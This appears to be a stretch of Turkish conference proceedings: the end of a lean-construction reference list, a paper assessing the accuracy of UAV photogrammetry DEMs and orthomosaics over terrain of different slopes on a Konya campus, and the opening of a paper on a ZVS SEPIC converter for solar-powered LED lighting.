- [12] Japan Management Association and D.J. Lu, Kanban Just-in-Time at Toyota: Management Begins at the Workplace, Revised ed., 1989 (Productivity Press: Cambridge, MA).
- [13] E. Lander, J. K. Liker , The Toyota Production System and art: making highly customized and creative products the Toyota way. Int. J. Prod. Res., 2007 45(16),pp.3681–3698. 2007

- [14] J.P. Womack, D.T. Jones, D. Roos, *The Machine That Changed the World: How Japan's Secret Weapon in the Global Auto Wars Will Revolutionise Western Industry*, First Harper Perennial ed., (Harper Perennial: New York, NY), 1991.
- [15] T. S. Abdelhamid, *Lean Construction*. http://www.msu.edu/user/tariq/Learn_Lean.html, Last Accessed Date: May, 2007.
- [16] B. Tezel, *A statistical approach to lean construction implementations of construction companies in Turkey*, master of science, Middle East Technical University, Ankara, 2007.
- [17] R. Pamfilie, A.J. Petcu & M. Draghici, *The Importance of Leadership in Driving a Strategic Lean Six Sigma Management*. *Procedia - Social and Behavioral Sciences*, 58, pp.187-196, 2012.
- [18] M. Piet, *The influence of lean planning on trust and time performance in construction projects*, Master of Science, Delft University of Technology, Paris, France, 2016.
- [19] R.G. Sacks, M. Goldin, *Lean Management Model for Construction of High-Rise Apartment Buildings*. *Journal of Construction Engineering and Management*, pp.374-384, 2007.
- [20] S. Gao, S.P. Low, *Lean Construction Management: Springer Science and Business Media*, Singapore, 2014.
- [21] I. Nahmens, L.H. Ikuma, *Effects of Lean Construction on Sustainability of Modular Homebuilding*. *Journal of Architectural Engineering*, 18(2), pp.155-163, 2012.
- [22] S. Innes, *Developing tools for designing out waste pre-site and onsite*. In: *Proceedings of Minimising Construction Waste Conference: Developing Resource Efficiency and Waste Minimisation in Design and Construction*, October 21, London, United Kingdom, 2004.
- [23] B.A.G. Bossink, H.J.H. Brouwers, *Construction waste: quantification and source evaluation*. *Journal of Construction Engineering and Management ASCE* 122 (1), pp.55–60, 1996.
- [24] C.S. Poon, A.T.W. Yu, L. Jaillon, *Reducing building waste at construction sites in Hong Kong*. *Construction Management and Economics* 22 (June), pp 461–470, 2004.
- [25] M. Osmani, J. Glass, A.D.F. Price, *Architects' perspectives on construction waste reduction by design*. *Waste Management* 28, pp.1147–1158, 2008.
- [26] G. Ballard, L.J. Koskela, I. Tommestein, *The foundations of lean construction*. University of California, Berkeley, 2002.
- [27] G. Ballard, *Lean Project Delivery System*. Lean Construction Institute White Paper No. 7, September, 2000
- [28] R.F. Aziz, S.M. Hafez, *Applying lean thinking in construction and performance improvement*, *Alexandria Engineering Journal*, Alexandria University, pp.679–695, Mısır, 2013.

- [29] G. Ballard, G. Howell, Implementing lean construction: understanding and action, in: Proceedings Sixth Annual Conference of the International Group for Lean Construction, Guarujá, Sao Paulo, Brazil, 1998.
- [30] A. Mossman, Last Planner Overview: Collaborative Production Planning, Collaborative Programme Coordination, Lean Construction Institute, UK, 2005.
- [31] J. Auada, A. Scola, A. Conte, Last planner as a site operations tool, in: The 6th Annual Conference of the International Group for Lean Construction, (IGLC-6) Guarujá, Brazil, 1998.
- [32] L. Alarcon, Lean construction in Chile: a national strategy and local results, in: 3rd Annual Lean Construction Congress, 2001.
- [33] J. Fernandez V. Porwal, S. Lavy, A. Shafaat, Z. Rybkowski, K. Son, N. Lagoo, Survey of motivations, benefits, and implementation challenges of last planner system users Journal of Construction Engineering and Management 139 (4) 354–360, 2013.
- [34] G. Ballard, G. Howell, Implementing Lean Construction: Stabilizing Work Flow. Proceedings of the International Group for Lean Construction conference, 1994.

ASSESSMENT OF ACCURACY ON DEM AND ORTHOMOSAIC CREATED BY UAV FLIGHTS ON DIFFERENT LAND TYPES

Hasan Bilgehan Makineci¹, Hakan Karabörk¹

¹Konya Teknik Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Konya, TURKEY

hbmakineci@ktun.edu.tr

ORCID: 0000-0003-3627-5826

ABSTRACT

Unmanned Aerial Vehicles can be said to be the most potential research subject that has come to the fore in robotics studies in recent years. This type of robot, which many different professions use, is prevalent due to the convenience and low cost they offer to users. The courtesy of its image acquisition capability is known as a frequently used photogrammetry equipment to save time and produce results maps with high spatial accuracy. Almost all Unmanned Aerial Vehicles used in photogrammetry today can find solutions to the different expectations of users. Some of them prefer to map more extensive areas, and others offer higher positional accuracy. Positional accuracy can be increased by using coordinates supported by terrestrial measurements or systems integrated with the Unmanned Aerial Vehicle. Positional accuracy is seen as a fundamental expectation in photogrammetry. It is necessary to investigate the effect of the slope type of the terrain, which is known to directly affect the accuracy concept, on the data obtained by the Unmanned Aerial Vehicle. Land types are classified as flat land in plane areas, sloppy areas in fields with wavy slopes and high-slope areas in regions with high slopes.

Due to the importance of positional accuracy, the purpose of this study is to collect image acquisition data from different terrain types using Unmanned Aerial Vehicle and then to investigate the accuracy of the products (Digital Elevation Model and Orthomosaic) produced by processing that data. A rotary-wing Unmanned Aerial Vehicle was used in the study. Unmanned Aerial Vehicle flights were carried out over three different land types (plane area, sloppy area and high-slope area) classified within the Konya Selcuk University Campus area. Besides, the location data of the Ground Control Points were determined by ground

measurements. Some of the Ground Control Points were used for adjustment, and some of them were preferred as Check Points. This study determines how variable the Digital Elevation Model and Orthomosaic accuracy can be in different land types. The effect of the land's slope structure directly on the result accuracy is revealed.

Keywords: *Accuracy Assessment, Digital Elevation Model (DEM), Orthomosaic, Rotary-Wing UAV*

FARKLI ARAZİ TÜRLERİNDE GERÇEKLEŞTİRİLEN İHA UÇUŞLARIYLA ÜRETİLEN SYM VE ORTOMOZAİK DOĞRULUKLARININ ARAŞTIRILMASI

ÖZET

Son yıllarda robotik çalışmalarda ön plana çıkan en potansiyelli araştırma konusu olarak İnsansız Hava Araçları söylenebilir. Çok farklı meslek grupları tarafından kullanılan bu robot türü, kullanıcılara sundukları kolaylıklar ve düşük maliyetli olmalarından dolayı çok popülerdir. Görüntü alımı yeteneğinden sayesinde, zaman kazanmak ve yüksek konumsal doğrulukta sonuç haritalar üretmek için haritacılıkta sık kullanılan bir ekipman olarak bilinmektedir. Günümüzde haritacılıkta kullanılan hemen hemen tüm İnsansız Hava Araçları kullanıcıların farklı beklentilerine çözüm bulabilmektedir. Kimi daha geniş alanlarda haritalama yaparken, kimi daha yüksek konumsal doğruluk sunmaktadır. Yersel ölçümlerle desteklenmiş koordinatlar kullanarak veya İnsansız Hava Aracı'na entegre sistemlerle konumsal doğruluk arttırılabilmektedir. Haritacılıkta konumsal doğruluk çok önemli bir beklenti olarak görülmektedir. Doğruluk kavramını direkt olarak etkilediği bilinen arazinin eğim türünün, İnsansız Hava Aracı'yla elde edilen verideki etkisini araştırmak önemli bir gerekliliktir. Arazi türleri eğimlerine göre düzlemsel bölgelerde düz arazi, dalgalı eğime sahip bölgelerde eğimli arazi ve yüksek eğime sahip bölgelerde çok eğimli arazi olarak sınıflandırılmaktadır.

Konumsal doğruluğun öneminden dolayı bu çalışmada amaç İnsansız Hava Aracı kullanılarak farklı arazi türlerinden veri toplamak ve ardından bu verileri işleyerek üretilen ürünlerin (Sayısal Yükseklik Modeli ve Ortomozaik) doğruluklarını araştırmaktır. Çalışmada döner kanatlı bir İnsansız Hava Aracı kullanılmıştır. Konya Selçuk Üniversitesi Kampüs alanı içerisinde tespit edilen üç farklı türde arazi (düz arazi, eğimli arazi ve çok eğimli arazi) üzerinden İnsansız Hava Aracı ile uçuşlar gerçekleştirilmiştir. Ayrıca yersel ölçümlerle Yer

Kontrol Noktaları'nın konum bilgileri tespit edilmiştir. Yer Kontrol Noktalarının bir kısmı dengelemede kullanılmış ve bir kısmı da Denetleme Noktası olarak tercih edilmiştir. Farklı arazi türlerinde Sayısal Yükseklik Modeli ve Ortomozaik doğruluğunun ne kadar değişken olabildiğinin belirlendiği bu çalışmada, arazinin eğim yapısının sonuç doğruluğuna etkisi ortaya konulmuştur.

Anahtar Kelimeler: *Doğruluk Araştırması, Döner Kanatlı İHA, Ortomozaik, Sayısal Yükseklik Modeli (SYM)*

1. INTRODUCTION

Aerial photogrammetry is based on image acquisition with metric cameras, overlap and at certain base intervals [1]. Terrestrial photogrammetry is a technique in which non-metric chambers are generally used, and the object is modelled in 3D with close-up image acquisition [2]. As an intersection of these two different photogrammetric methods, the Unmanned Aerial Vehicle (UAV) photogrammetric use can be said [3-6]. Image acquisition using UAV saves time and provides photogrammetric production at lower costs [5, 6]. Also, in cases where the local photogrammetric technique is insufficient (image acquisition for building roofs, image acquisition for agricultural activities, etc.), it is seen as a high need [7, 8]. In huge scale mapping where aerial photogrammetry is unavailable in cost (1 ÷ 50 and larger), UAVs have become the most preferred equipment today [6]. It is challenging [10, 11]; financial requirements are more suitable and offer more exhaustive alternatives in flight planning and make UAVs attractive in photogrammetry.

UAVs used for photogrammetric purposes should be made by the Large-Scale Map and Map Information Production Regulation (LSMMIPR-2018). It is known that the items determined in this regulation are the accuracy expected from the map. Image scale, map scale, number of columns, flight direction, overlap ratios, flight axis, base length and atmospheric conditions should all be taken into account to meet the requirements and to produce acceptable photogrammetrically results [1]. The most critical parameter representing the final product is the Ground Sampling Distance (GSD). The camera should be kept at a fixed height on the land/object (object) as much as possible to provide the desired GSD [2, 3]. Besides, to obtain the best orthomosaic in geometric and radiometric accuracy:

- Selected flight direction [4],
- Accuracy of GNSS receiver,
- Camera resolution [5] and
- Attention should be paid to the wind intensity [6] parameters during the flight.

In this study, in which it was investigated whether the accuracy expected from the final products in photogrammetric studies using UAVs was met, scholars evaluated the land types in three different categories according to their slope classes. The "flatland" classification has been made for the lands with a shallow average slope that can be described as the plane. The sloping land in general, but where the land's slope structure is wavy, and there are no momentary significant differences, is the subject of evaluation as "sloping land" and the land with visible high slope as "multi-slope land". UAVs acquired images on three different types of land. Before the image acquisition, Ground Control Points (GCPs) were created homogeneously distributed in the field and expected to increase positional accuracy. Real-Time Kinematic (RTK) measurements were carried out with the global positioning system (Global Navigation Satellite Systems - GNSS) receiver to determine the locations of GCPs. The models' positional accuracy is increased by using points of known location in block balancing with beams. The investigation of the resulting products' positional accuracy was also carried out using GCPs, which are not included in the balancing. As a result, it has been determined that UAVs can be used in huge-scale photogrammetric map production.

2. MATERIAL AND METHODS

In this section, where information about the UAV used in this study is given, the study fields are defined, and the method applied is mentioned. The statistical and mathematical foundations are also included.

2.1. Specs of UAV Used on Research

In general, UAVs are divided into two according to wing structures. Fixed-wing and rotary-wing UAV types are the most commonly used classification accepted in all literature. In this study, DJI Phantom 4 Pro (Figure 1), a rotary-wing UAV, was used. Features such as take-off weight, battery power and integrated camera are shown in Figure 1.



Figure 1. DJI Phantom 4 Pro rotary-wing UAV

DJI Phantom 4 Pro, an industrial UAV (Table 1), integrates its own GNSS / IMU systems (electronically) and camera systems [1].

Table 13. DJI Phantom 4 Pro specs

Folded size:	290 × 290 × 196 mm
Weight:	1375 gr
Maximum transmission range:	7 km
Maximum flight time:	30 dk
Maximum horizontal speed:	12 m/sec
Maximum vertical speed:	3 m/sec
Maximum wind resistance:	17 m/sec

2.2. Study Areas

As Turkey's most flat city's general structure, located in the border province of Konya Selcuk University Campus, Keykubat land is the mostly planar field. Three different types of land were selected for the slope structure of the campus. The first land type used in this study is the flat land type (Figure 2). In this land, which has an average slope of 1.8% to -3.2%, there are lodging buildings with a height of about 15 m.




Figure 2. Profile of Flat-land

Another type of land is Sloping Land (Figure 3). On this land, which has an average slope of 7.6% to -7.3%, there is an amphitheatre and less frequent pine trees with a height of 2 m and around.



Figure 3. Profile of Sloping Land

The third and final land type is a high-sloping type of land. A small swamp and rainwater catchment area in this land are seen in Figure 4, where the average slope is between 13.6% and -12.6%.



Figure 4. Profile of High-Sloping Land

In selecting the regions where the study was carried out areas, it is easy to fly with UAVs, and the work can be repeated without special permits.

2.3. Photogrammetric Work Flow of Research

The photogrammetric technique, basically based on overlapped (forward and side) image acquisition, actually enables 3D stereo models from images [1]. It is possible to produce Digital Elevation Model (DEM) and Orthomosaic if a specific workflow is followed due to image acquisition and UAV flight planning based on the photogrammetric method [2]. The work flow chart shown in Figure 5 indicates the use of UAVs for photogrammetric purposes and methods of generating result maps. The parameters to be determined should be calculated according to the accuracy expected from the final product. It is essential to define the overlap ratios and the block's boundaries to be mapped correctly not to repeat the work [2-4].




Figure 5. Workflow Steps

Image acquisition is realized according to the photogrammetric workflow; the data is transferred to a computer for processing. There are many open-source or licensed software on the subject. The general operation is done in almost all the same way. According to this process, first of all, the camera's internal orientation parameters that take the images must be introduced to the system automatically, semi-automatically or manually [1]. Then the images are brought to their approximate positions at the time of purchase and are prepared for matching. Feature points are determined on images by using image-matching techniques. Feature points represent features that can be distinguished in the image, such as point, corner, and edge, according to different algorithms' working methods. After these are detected from the images automatically or semi-automatically, the ones that can be matched in the related images are subjected to many matches. Then, coordinate transformation and block adjustment must be performed. It is

necessary to purchase GCPs with high positional accuracy by using the RTK method (or different methods) in the field. Today, UAVs provide location information with integrated systems, but this location information is far beyond the acceptable limits for use on the map [2]. After the block adjustment is made, DEM production is carried out first by using interpolation techniques. Then, orthorectification is performed, and the images are reduced to vertical and carried together. The mosaic formed by the combined ortho-images is technically called orthomosaic.

3. FINDINGS AND DISCUSSIONS

For flat area, sloping area and high-sloping area, GSD was performed as 2.1 cm (143 images), 2 cm (229 images) and 2.2 cm (154 images), respectively. As shown in Figure 6, images were combined, and a set of sparse points belonging to the matched points was produced. Later, GCPs and checkpoints were introduced. Then, by applying the nearest neighbourhood interpolation method, the dense cloud was generated.



Figure 6. Sparse and dense point cloud (A: multi-sloping area, B: flat area, and C: sloping area, the left is the sparse point cloud, the right is the dense point cloud)

The software performs the accuracy of the control points and checkpoints in the block adjustment created using GCPs. The accuracies seen in Table 2 are the results of the block

adjustment performed. Root Mean Square Error (RMSE) is determined horizontally and vertically and showed in the table.



Figure 7. Point error distributions over a high-sloping area (P.1, P.6, P.7 and P.9 Checkpoints)

According to Figure 7, which shows the error distributions of the points, the error amounts specified in the points represent the error in the height direction. Elliptical direction takes shape according to the horizontal error in the centre.

Table 2. RMSE values of control and checkpoints for high-sloping area

Point Count	Point Type	RMSE _x (cm)	RMSE _y (cm)	RMSE _z (cm)	RMSE _{x,y} (cm)
6	Control	3.446	5.875	7.515	6.811
4	Check	6.069	7.247	4.295	9.453



Figure 8. Point error distributions over a flat area (G3Y14031, G3Y003, G3YILDIZ and G3Y15005 Checkpoints)

According to Figure 8, which shows the points' error distributions, a minimal amount of error has emerged in the points compared to the flat area's multi-slope area. It is possible to see the errors in Table 3.

Table 3. RMSE values of control and checkpoints for flat area

Point Count	Point Type	RMSE _x (cm)	RMSE _y (cm)	RMSE _z (cm)	RMSE _{x,y} (cm)
6	Control	1.128	1.299	1.759	1.720
4	Check	1.136	1.411	2.920	1.811



Figure 9. Point error distributions over a high-sloping area (1, 5, 6 and 9 Checkpoints)

Figure 9 shows the points' error distribution; a tiny error has emerged in the points compared to the sloping area's high-sloping area. However, the errors in the sloping area and the flat area are almost equal. It is possible to see the results in Table 4.

Table 4. RMSE values of control and checkpoints for sloping area

Point Count	Point Type	RMSE _x (cm)	RMSE _y (cm)	RMSE _z (cm)	RMSE _{x,y} (cm)
6	Control	1.038	1.264	1.315	1.635
4	Check	1.222	1.797	1.904	2.173

Adjustment performed in all three area types is within acceptable limits, according to LSMMIPR. First DEM and then Orthomosaic was produced by using the adjusted coordinates and images. Figure 10 shows the produced DEMs and Orthomosaics, respectively.




Figure 10. Generated DEMs and Orthomosaics

(A: Flat Area, B: Sloping Area and C: High-sloping Area)

For the accuracy research, the horizontal and vertical coordinates of these three different land types were taken using the RTK method. Ten control point coordinates that were never used as adjustment or as checkpoints were used. To investigate DEM accuracy, the Minimum, Largest, Median, Average, Standard Deviation and RMSE of the differences of the vertical directional coordinates of the control points (CPV) were compared (Table 5, Table 6 and Table 7). As shown in Figure 11, Figure 13 and Figure 15, the CPVs are the points homogeneously distributed on the produced DEMs.




Figure 11. DEM (Flat Area Type) and marked control points

Table 5. Comparison of CPVs on DEM and Orthomosaic for the flat area

	Min. (m)	Max. (m)	Mean (m)	Median (m)	Standart Dev. (m)	RMSE (m)
X	-0,03979	0,08305	0,019064	0,0102	0,03848	0,04527
Y	0,01682	0,08945	0,04848	0,04907	0,02461	0,05731
Z	0,013	0,29	0,0797	0,063	0,07521	0,11551




Figure 12. Orthomosaic (Flat Area Type) and marked control points




Figure 13. DEM (Sloping Area Type) and marked control points

Table 6. Comparison of CPVs on DEM and Orthomosaic for the sloping area

Min. (m)	Max. (m)	Mean (m)	Median (m)	Standart Dev. (m)	RMSE (m)
----------	----------	----------	------------	-------------------	----------

X	-0,094549	0,385796	0,063341	0,033802	0,12644	0,14907
Y	-0,13252	0,62961	0,02997	-0,01808	0,21034	0,22395
Z	-0,27391	1,4309	-0,00128	-0,14492	0,484294	0,51049




Figure 14. Orthomosaic (Sloping Area Type) and marked control points

Table 7. Comparison of CPVs on DEM and Orthomosaic for the High-Sloping area

	Min. (m)	Max. (m)	Mean (m)	Median (m)	Standart Dev. (m)	RMSE (m)
X	-0,075	0,04	-0,0009	0,0075	0,031829	0,33564
Y	-0,065	0,044	-0,01	-0,013	0,030097	0,33430
Z	-2,329	0,28	-0,3741	-0,0175	0,763075	0,89581




Figure 15. Orthomosaic (High-Sloping Area Type) and marked control points

4. CONCLUSION

In this study, where it was investigated whether the accuracy expected from the photogrammetric result products produced with UAVs was met, land types were evaluated in three different categories according to slope classes. It was determined that flat areas had the highest accuracy of balancing and inspection points. But the curved area type also offered high accuracy. The most significant errors occur in the very slope type. As expected, in comparing control points made on DEM and orthomosaics, the result is the highest accuracy in the flat field type.

ACKNOWLEDGEMENT

This study was carried out in the scope of the Doctoral Thesis of Hasan Bilgehan Makineci.

5. REFERENCES

1. Kasser, M. and Y. Egels, Digital photogrammetry. Vol. 11. 2002: Taylor & Francis London.

2. Karabörk, H., et al., A case study: Documentation method with close range photogrammetry of muqarnas which is to be an ornamentation type specific to the Islamic architecture. *Procedia Earth*, 2015. 15: p. 133-140.
3. Ajayi, O.G., et al., Modelling farmland topography for suitable site selection of dam construction using unmanned aerial vehicle (UAV) photogrammetry. 2018. 11: p. 220-230.
4. Esmaeili, F., et al., Application of UAV photogrammetry in displacement measurement of the soil nail walls using local features and CPDA method. 2019. 8(1): p. 25.
5. Koeva, M., et al., Using UAVs for map creation and updating. A case study in Rwanda. 2018. 50(361): p. 312-325.
6. Martínez-Carricondo, P., et al., Assessment of UAV-photogrammetric mapping accuracy based on variation of ground control points. 2018. 72: p. 1-10.
7. Makineci, H.B., İnsansız Hava Araçları Lidar Etkileşimi. *Geomatik*, 2016. 1(1): p. 19-23.
8. Özkaya, U., et al., Mozaiklenmiş İnsansız Hava Aracı Görüntülerinde Eksik Bölgelerin Exemplar İç Boyaması ile Elde Edilmesi. *Geomatik*, 2021. 6(1): p. 61-68.
9. Radmanesh, M., et al., Grey wolf optimization based sense and avoid algorithm in a Bayesian framework for multiple UAV path planning in an uncertain environment. *Aerospace Science*, 2018. 77: p. 168-179.
10. Kahveci, M. and C. Nazlı, İnsansız hava araçları: tarihçesi, tanımı, dünyada ve türkiye'deki yasal durumu. *Selçuk Üniversitesi Mühendislik, Bilim ve Teknoloji Dergisi*, 2017. 5(4): p. 511-535.
11. Çoban, S. and T. Oktay, Legal and Ethical Issues of Unmanned Aerial Vehicles. *Journal of Aviation*, 2018. 2(1): p. 31-35.
12. Uzar, M. and I. Özdemir, İHA ile Fotogrametrik Veri Üretiminde Maliyet Analizi. *Harita Dergisi*, 2019. 161: p. 35-45.
13. Barba, S., et al., QUALITY ASSESSMENT OF UAV PHOTOGRAMMETRIC ARCHAEOLOGICAL SURVEY. *International Archives of the Photogrammetry, Remote Sensing Spatial Information Sciences*, 2019.
14. Hernandez-Lopez, D., et al., An automatic approach to UAV flight planning and control for photogrammetric applications. 2013. 79(1): p. 87-98.
15. Domingo, D., et al., Effects of uav image resolution, camera type, and image overlap on accuracy of biomass predictions in a tropical woodland. 2019. 11(8): p. 948.
16. Coombes, M., W.-H. Chen, and C. Liu. Flight testing Boustrophedon coverage path planning for fixed wing UAVs in wind. in 2019 International Conference on Robotics and Automation (ICRA). 2019. IEEE.
17. Makineci, H.B., İnsansız hava aracı ile fotogrametrik temelli görüntü alımı ve uçuş optimizasyonu (Photogrammetric based image acquisition and flight optimization by unmanned aerial vehicle). 2020, Konya Technical University.
18. Makineci, H.B., L. Karasaka, and D. Şahin, Fotogrametrik Amaçlı Kamera Kalibrasyonu Yazılımlarının Kullanımı Üzerine Bir Araştırma. *Türkiye Fotogrametri Dergisi*, 2020. 2(1): p. 14-21.
19. Inal, C., S. Bulbul, and B. Bilgen, Statistical analysis of accuracy and precision of GNSS receivers used in network RTK. *Arabian Journal of Geosciences*, 2018. 11(10): p. 1-8.

FOTOVOLTAİK BESLEMELİ LED AYDINLATMA İÇİN ZVS SEPIC DEVRESİ TASARIMI

Onur Akalp¹, Harun Özbay², Serhat Berat Efe²

¹*Bandırma Onyedi Eylül Üniversitesi, Fen Bilimleri Enstitüsü, Bandırma, TURKEY*

²*Bandırma Onyedi Eylül Üniversitesi, Elektrik Mühendisliği Bölümü, Bandırma, TURKEY*

onur_akalp@hotmail.com

ORCID: 0000-0001-6877-6292

ÖZET

Yaşantımızın vazgeçilmez bir ihtiyacı olan aydınlatma, elektrik enerjisi tüketiminin önemli bir bölümünü oluşturmaktadır. Aydınlatma kalitesini düşürmeden daha tasarruflu ve verimli bir aydınlatma sağlanması amacıyla ışık yayan diyot teknolojisi evler, ofisler, alışveriş merkezleri, tarihi alanlar, tüneller ve daha birçok aydınlatma alanında her geçen gün daha fazla kullanılmaktadır. Bu teknolojinin kullanımı için gerekli olan sürücü devrelerinde farklı dönüştürücüler kullanılmaktadır. Bu dönüştürücülerin anahtarlama kayıpları ciddi boyutlara ulaşabilmektedir. Bu kayıpların azaltılması için anahtarlama elemanlarına ilave edilecek rezonans devreler ile yumuşak anahtarlama sağlanabilir. Ayrıca yüksek frekanslarda boyutları küçültülmüş devre elemanları kullanılabilir.

Kaliteli ve temiz bir enerji üretimi için yenilenebilir enerji kaynaklarının kullanımının önem kazandığı günümüzde, güneş enerjisinden maksimum verim elde etmenin yöntemleri detaylı biçimde araştırılmaktadır. Bu çalışmada fotovoltaik sistem ile elde edilen enerji, sıfır gerilim anahtarlama sepic devresi kullanılarak LED aydınlatma elemanlarına aktarılmıştır. Simülasyon sonuçlarına göre önerilen yöntem kullanılarak hem fotovoltaik sistemden maksimum güç elde edildiği, hem de aydınlatma cihazlarının beslenmesi esnasındaki anahtarlama kayıplarının en alt düzeye indirildiği tespit edilmiştir.

Anahtar Kelimeler: LED Aydınlatma, SEPIC, Yumuşak Anahtarlama, Fotovoltaik Sistem

DESIGN OF ZVS SEPIC CIRCUIT FOR PHOTOVOLTAIC POWERED LED ILLUMINATION

ABSTRACT

Illumination, which is an indispensable need of our lives, constitutes an important part of electrical energy consumption. Light emitting diode technology is being used more and more every day in homes, offices, shopping malls, historical areas, tunnels and many other lighting fields in order to provide more economical and efficient lighting without reducing the illumination quality. Different converters are used in the driver circuits required for the use of this technology. The switching losses of these converters can reach serious levels. In order to reduce these losses, soft switching can be achieved with resonance circuits to be added to the switching elements. In addition, circuit elements with reduced dimensions can be used at high frequencies.

Nowadays, where the use of renewable energy sources is important for quality and clean energy production, methods of obtaining maximum efficiency from solar energy are being researched in detail. In this study, the energy obtained by the photovoltaic system was transferred to the LED illumination devices using a zero voltage switched sepic circuit. According to the simulation results, it was determined that the maximum power was obtained from the photovoltaic system and the switching losses during supplying the illumination devices were minimized by using the proposed method.

Keywords: LED Illumination, SEPIC, Soft Switching, Photovoltaic System

1. GİRİŞ

Enerji tasarrufu enerji üretiminde dışa bağımlı ülkeler başta olmak üzere artan enerji taleplerini karşılama noktasında tüm dünyada büyük önem arz etmektedir. Çünkü tasarruf edilen enerji sahip olunan enerjiden elde edilecek en kolay enerjidir [1]. Dünyada elektrik enerjisinin yaklaşık %25'inin aydınlatma amacıyla kullanılıyor olmasından dolayı araştırmacılar aydınlatma kalitesini düşürmeden aynı aydınlatma düzeyini daha tasarruflu yollarla sağlama konusunda çözümler aramaktadır. Bu aşamada ışık yayan diyot teknolojisi son zamanların en ilgi çekici konusu haline gelmiştir.

Işık yayan diyotlar (LED'ler) yüksek ışık verimliliği, uzun ömürlülüğü, sağlamlığı, küçük boyutluluğu ve hızlı tepki vermesi gibi birçok avantajı nedeniyle geleneksel akkor lambalar ve kompakt floresan lambalara (CFL) kıyasla son zamanlarda daha çok ilgi görmektedir. Elektrik enerjisi ihtiyacını karşılamak kadar enerjiyi tasarruflu kullanmanın önemli olduğu günümüzde farklı akım ve gerilim değerlerine sahip 1 Watt, 3 Watt ve 5 Watt güçlerinde LED'ler mevcuttur. Ayrıca yüksek parlaklık elde

etmek için birden fazla yüksek güçlü LED’i paralel bağlanarak LED modülleri oluşturulabilmektedir [2].

Son yıllarda yenilenebilir enerji sistemlerinin kullanımında ciddi bir artış görülmektedir. Özellikle güneş enerjisi son kullanıcılar için elektrik ihtiyacını karşılama yolunda bir seçenek sağlamaktadır. Akü şarjı, aydınlatma ve şebekeyi besleme gibi yaygın kullanımlara sahiptir. Güneş enerjisi doğal ve bakım gerektirmeyen bir kaynaktır. Güneşin sahip olduğu enerjinin elektrik enerjisine dönüştürülmesi için fotovoltaik (FV) modüller kullanılır. Bu modüller solar hücrelerin seri ve paralel olarak düzenlenmesiyle oluşturulur [3].

Güneş panellerinde sabit bir çıkış elde edilemez. Çünkü ortamın mevcut güneş ışınımı ve sıcaklığı sürekli değişim halindedir. Bu değişken enerjiden maksimum kazanç sağlanabilmesi için anlık maksimum güç noktası takibinin (MPPT) yapılması gerekmektedir [4]. Uygulamalarda farklı güç takip yöntemleri olmasına karşın Perturb ve Observe (P&O) yöntemi basit ve kolay uygulanmasından dolayı en yaygın ve popüler maksimum güç noktası takip (MPPT) yöntemidir [5]. Bu yöntemde FV modüllerinin çıkış akımı ve çıkış voltajı izlenmektedir. Sabit adımlar ile sürücü devresinin görev döngüsü azaltılıp artırılarak çalışma noktası değiştirilir [6]. Bu sabit adım boyutunun seçimi MPPT yönteminin ana sorunudur. Bu sorunun üstesinden gelmek için araştırmacılar otomatik ölçeklendirmeli adım boyutlu MPPT yöntemi geliştirmişlerdir. Uygulamada en çok kullanılan yöntem gerilim türevidir [7].

MPPT uygulaması için tersine dönmeyen polaritesi, yarı iletken anahtarın sürme kolaylığı ve giriş akımı salınımının düşük olması gibi avantajlarından dolayı tek uçlu birincil endüktans dönüştürücü (SEPIC) tercih edilebilir [8]. Dönüştürücünün yarı iletken anahtarı üzerindeki anahtarlama kaybının azaltılması için rezonans bobini ve kondansatörü kullanılarak yumuşak anahtarlama yapılır. Sert anahtarlama anahtarlama anındaki gerilim değerine dikkat edilmediği için kısa süreli enerji kaybı yaşanmaktadır. Yumuşak anahtarlama ise anahtar üzerindeki gerilim sifira ulaştığında anahtarlama gerçekleşir. Böylece enerji kaybı minimize olur [9]. Bu yüzden sıfır voltaj anahtarlama (ZVS) yöntemi en makul yumuşak anahtarlama metotlarından biridir.


Çoğu geleneksel dönüştürücü devresinde çıkışta girişten daha yüksek ya da daha alçak gerilim seviyesi elde edilecekse yüksek verimliliği sağlarken aynı zamanda geniş çalışma aralığını sağlamak zordur. Düşük anahtarlama frekanslarına sahip devrelerde enerji depolama gereksinimlerinin yüksek olmasından dolayı devrelerin küçültülmesi ve hızlı cevap vermeleri zordur. Bu yüzden enerji depolama gereksinimlerini azaltan, boyutları küçük ve verimli çalışma aralığını genişleten devrelerin tasarlanması gerekir [10]. Bu hedeflerin sağlanması amacıyla bu çalışmada FV panelden MPPT yöntemi ile maksimum gücün elde edilmesi, geleneksel dönüştürücülere kıyasla daha yüksek frekanslarda boyutları küçültülmüş devreye sahip ZVS SEPIC dönüştürücü ile sağlanmıştır. Böylece LED aydınlatma sistemleri için yüksek verimli bir sürücü sistemi tasarlanmıştır.

2. MATERYAL-METOT

Çalışmada kullanılan MPPT sistemi, FV panel ve ZVS SEPIC dönüştürücü bu bölümde tanıtılmıştır. Ayrıca simülasyon devresi ile simülasyon sonuçları ve tartışmalara yer verilmiştir.

MPPT Sistem

MPPT sisteminin blok diyagramı Şekil 1’de verilmiştir. FV panelin akım ve gerilim değerleri ölçülerek MPPT kontrol bloğuna getirilmiştir. FV panelden alınan akım ve gerilim değerleri ile MPPT kontrol bloğundaki algoritma ile SEPIC dönüştürücüdeki yarı iletken anahtar için anahtarlama sinyali üretilmektedir.



Şekil 1. MPPT sisteminin blok diyagramı

FV Panel

Devrede tasarlanan FV panel, 72 hücreli bir panel olan BP 4175B modeli baz alınmıştır [11]. FV panelin parametreleri Tablo 1’de verilmiştir.


Tablo 1. Güneş paneli katalog verileri

FV Panel Parametreleri	STC (1000 W/m ²)
Maksimum Güç (P _{max})	175 W
İdeal Çalışma Voltajı (V _{mp})	35.4 V
İdeal Çalışma Akımı (I _{mp})	4.94 A
Kısa Devre Akımı (I _{sc})	5.54 A
Açık Devre Voltajı (V _{oc})	43.6 V

ZVS SEPIC Devresi

Yarı iletken elemanların anahtarlama performansları, sert anahtarlama darbe genişlik modülasyonlu (PWM) dönüştürücülere rezonans devreleri eklenerek artırılabilir. Rezonans elemanları

anahtarlama elemanına eklenen paralel bir kondansatör ve seri bir bobinden oluşur. Bu rezonans elemanlarının düşük değerleri sayesinde yüksek anahtarlama frekanslarında yumuşak anahtarlama sağlanabilir. Sıfır voltaj anahtarlama (ZVS) topolojisinde anahtarlama elemanı sıfır gerilimde çalışır, bu nedenle anahtarlama kayıpları neredeyse sıfıra inmektedir. Şekil 2’de ZVS SEPIC devresi görülmektedir.



Şekil 2. ZVS SEPIC devresi

